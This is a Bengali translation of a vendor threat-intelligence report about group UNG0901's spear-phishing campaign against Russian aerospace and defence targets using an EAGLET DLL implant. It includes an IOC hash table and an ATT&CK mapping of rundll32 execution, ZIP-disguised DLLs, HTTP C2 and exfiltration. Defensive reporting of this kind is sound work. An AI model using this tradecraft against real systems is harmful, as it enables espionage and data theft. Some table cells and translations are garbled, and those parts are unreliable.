UNG0901-এর উপর আমাদের চলমান ট্র্যাকিংয়ে, আমরা ক্যাসপারস্কির গবেষকদের দ্বারা চিহ্নিত হেড মেয়ার নামে পরিচিত হুমকি গোষ্ঠীর সাথে উল্লেখযোগ্য মিল এবং ওভারল্যাপ আবিষ্কার করেছি। আসুন আমরা হেড মেয়ার এবং UNG0901-এর মধ্যে কিছু মূল ওভারল্যাপ অন্বেষণ করি।
UNG0901 এবং হেড মেরের মধ্যে কী ওভারল্যাপ
- টুলিং আর্সেনাল:
ক্যাসপারস্কির গবেষকরা দেখেছেন যে হেড মেয়ার প্রায়শই PhantomDL নামে পরিচিত গোল্যাং-ভিত্তিক ব্যাকডোর ব্যবহার করে, যা প্রায়শই UPX-এর মতো সফ্টওয়্যার প্যাকার ব্যবহার করে প্যাক করা হয়, যার খুব সহজ কিন্তু কার্যকরী বৈশিষ্ট্য রয়েছে যেমন shell, download, upload, exit। একইভাবে, UNG0901-এ EAGLET ইমপ্লান্টও স্থাপন করা হয়েছে, যা একই রকম আচরণ দেখায় এবং প্রায় একই রকম বৈশিষ্ট্য রয়েছে যেমন shell, download, upload ইত্যাদি যা C++ তে প্রোগ্রাম করা হয়েছে।
- ফাইল-নামকরণ কৌশল:
ক্যাসপারস্কির গবেষকরা দেখেছেন যে PhantomDL ম্যালওয়্যার প্রায়শই Contract_kh02_523 এর মতো ফাইল নামের সাথে স্পিয়ার-ফিশিংয়ের মাধ্যমে ব্যবহার করা হয়, একইভাবে UNG0901 এর প্রচারণাগুলিতে, Contract_RN83_Changes এর মতো একই ধরণের ফাইলের নাম ছিল। এবং আরও অনেক ফাইল-নামকরণ স্কিম যা আমরা একই রকম বলে মনে করেছি।
- প্রেরণা:
হেড মেয়ার রাশিয়ার সাথে সম্পর্কিত গুরুত্বপূর্ণ সত্ত্বাকে লক্ষ্য করে আসছে, যেখানে UNG0901 রাশিয়ার সাথে সম্পর্কিত একাধিক গুরুত্বপূর্ণ সত্ত্বাকেও লক্ষ্য করে আসছে।
এগুলি ছাড়াও, আরও অনেক অতিরিক্ত এবং শক্তিশালী মিল রয়েছে যা এই দুটি হুমকি সত্তার মধ্যে সংযোগকে আরও শক্তিশালী করে; তাই, আমরা রাশিয়ান সরকারি এবং বেসরকারি সত্তাকে লক্ষ্য করে UNG0901 হুমকি সত্তা হেড মেরের সাথে সম্পদ ভাগ করে নেওয়ার এবং আরও অনেক মিলের জন্য দায়ী করি।
উপসংহার
UNG0901 অথবা Unknown-Group-901 রাশিয়ার মহাকাশ এবং প্রতিরক্ষা খাতের বিরুদ্ধে একটি লক্ষ্যবস্তু সাইবার অভিযান প্রদর্শন করে, যেখানে স্পিয়ার-ফিশিং ইমেল এবং গুপ্তচরবৃত্তি এবং ডেটা এক্সফিল্ট্রেশনের জন্য একটি কাস্টম EAGLET DLL ইমপ্লান্ট ব্যবহার করা হয়েছে। UNG0901 হেড মেরের সাথেও ওভারল্যাপ করে যা ডিকয়-নামকরণ এবং আরও অনেক কিছুর মতো একাধিক মিল দেখায়।
SEQRITE সুরক্ষা
- এজেন্টসিআইআর
- ট্রোজান.৪৯৬৪৪.এসএল
IOCs
| ফাইল-টাইপ | ফাইলের নাম | রয়েছে SHA-256 |
| lnk | Договор_РН83_изменения.pdf.lnk | a9324a1fa529e5c115232cbbc60330d37cef5c20860bafc63b11e14d1e75697c |
| Транспортная_накладная_ТТН_№391-44_от_26.06.2025.xls.lnk | 4d4304d7ad1a8d0dacb300739d4dcaade299b28f8be3f171628a7358720ca6c5 | |
| ডিএলএল | Договор_РН83_изменения.zip | 204544fc8a8cac64bb07825a7bd58c54cb3e605707e2d72206ac23a1657bfe1e |
| Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip | 01f12bb3f4359fae1138a194237914f4fcdbf9e472804e428a765ad820f399be | |
| N / A | b683235791e3106971269259026e05fdc2a4008f703ff2a4d32642877e57429a | |
| Договор_РН83_изменения.zip | 413c9e2963b8cca256d3960285854614e2f2e78dba023713b3dd67af369d5d08 | |
| ডিকয়[এক্সএলএস/ পিডিএফ] | তাপমাত্রা.pdf | 02098f872d00cffabb21bd2a9aa3888d994a0003d3aa1c80adcfb43023809786 |
| নমুনা_নিষ্কাশিত.এক্সএলএস | f6baa2b5e77e940fe54628f086926d08cc83c550cd2b4b34b4aab38fd79d2a0d | |
| 80650000 | 3e93c6cd9d31e0428085e620fdba017400e534f9b549d4041a5b0baaee4f7aff | |
| নমুনা_নিষ্কাশিত.এক্সএলএস | c3caa439c255b5ccd87a336b7e3a90697832f548305c967c0c40d2dc40e2032e | |
| নমুনা_নিষ্কাশিত.এক্সএলএস | 44ada9c8629d69dd3cf9662c521ee251876706ca3a169ca94c5421eb89e0d652 | |
| নমুনা_নিষ্কাশিত.এক্সএলএস | e12f7ef9df1c42bc581a5f29105268f3759abea12c76f9cb4d145a8551064204 | |
| নমুনা_নিষ্কাশিত.এক্সএলএস | a8fdc27234b141a6bd7a6791aa9cb332654e47a57517142b3140ecf5b0683401 | |
| ইমেল-ফাইল | ব্যাকআপ-মেসেজ-১০.২.২.২০_৯০৪৫-৮০০২৮২.ইএমএল | ae736c2b4886d75d5bbb86339fb034d37532c1fee2252193ea4acc4d75d8bfd7 |
মিটার এটিটি এবং সিকে
| যুদ্ধকৌশল | প্রযুক্তি | ID | বিস্তারিত |
| প্রাথমিক অ্যাক্সেস | স্পিয়ারফিশিং সংযুক্তি | T1566.001 | ক্ষতিকারক .EML ফাইলটি VASO কর্মচারীর কাছে পাঠানো হয়েছে, TTN নথির প্রলোভন দেখিয়ে একটি লজিস্টিক সেন্টারের ছদ্মবেশ ধারণ করে। |
| ফাঁসি | সিস্টেম বাইনারি প্রক্সি এক্সিকিউশন: Rundll32 | T1218.011 | বিশ্বস্ত rundll32.exe LOLBIN এর মাধ্যমে DLL ইমপ্লান্ট কার্যকর করা হয়েছে, যা .LNK ফাইল থেকে কল করা হয়েছে। |
| শক্তির উৎস | T1059.001 | একাধিক ফলব্যাক ডিরেক্টরি থেকে DLL ইমপ্লান্ট সনাক্তকরণ এবং চালু করার জন্য ব্যবহৃত হয়। | |
| অধ্যবসায় | জিপ-ছদ্মবেশী DLL-তে ইমপ্লান্ট | [কাস্টম] | DLL .ZIP ফাইল হিসেবে ছদ্মবেশ ধারণ করে — অপারেটর-নিয়ন্ত্রিত এক্সিকিউশনের মাধ্যমে স্থায়িত্ব নিহিত। |
| প্রতিরক্ষা ফাঁকি | মাস্করাডিং | T1036 | জিপ, ডিকয় এক্সএলএসের ছদ্মবেশে ইমপ্লান্ট অনুমোদিত লজিস্টিক কাগজপত্রের অনুকরণে ব্যবহৃত হত। |
| আবিষ্কার | সিস্টেম তথ্য আবিষ্কার | T1082 | হোস্টনেম, কম্পিউটারের নাম, ডোমেইন সংগ্রহ করে; লক্ষ্য শনাক্ত করার জন্য ভিকটিম GUID তৈরি করে। |
| ডোমেন ট্রাস্ট আবিষ্কার | T1482 | নেটওয়ার্ক প্রোফাইলিংয়ের জন্য ভিকটিম এর DNS ডোমেইন গণনা করে। | |
| কমান্ড এবং নিয়ন্ত্রণ | অ্যাপ্লিকেশন লেয়ার প্রোটোকল: HTTP | T1071.001 | HTTP এর মাধ্যমে C2 এর সাথে যোগাযোগ করে; MicrosoftAppStore/2001.0 User-Agent ব্যবহার করে। |
| সংগ্রহ | স্থানীয় সিস্টেম থেকে ডেটা | T1005 | হুমকি অভিনেতার কমান্ড ট্রিগার অনুসারে সিস্টেমের বিবরণ এবং ফাইলের বিষয়বস্তু এক্সফিল্ট্রেট করে। |
| বহিষ্কার | C2 চ্যানেল ওভার এক্সফিল্ট্রেশন | T1041 | POST এনকোডেড কমান্ড ফলাফল বা এক্সফিল্ট্রেটেড ডেটা সহ C2-তে /result এন্ডপয়েন্টের অনুরোধ করে। |
| প্রভাব | ডেটা এক্সফিলারেশন | T1537 | রাশিয়ান মহাকাশ খাত থেকে লক্ষ্যবস্তুতে তথ্য চুরি। |
লেখক:
শুভজিৎ সিংহ
সাত্বিক রাম প্রাক্কি


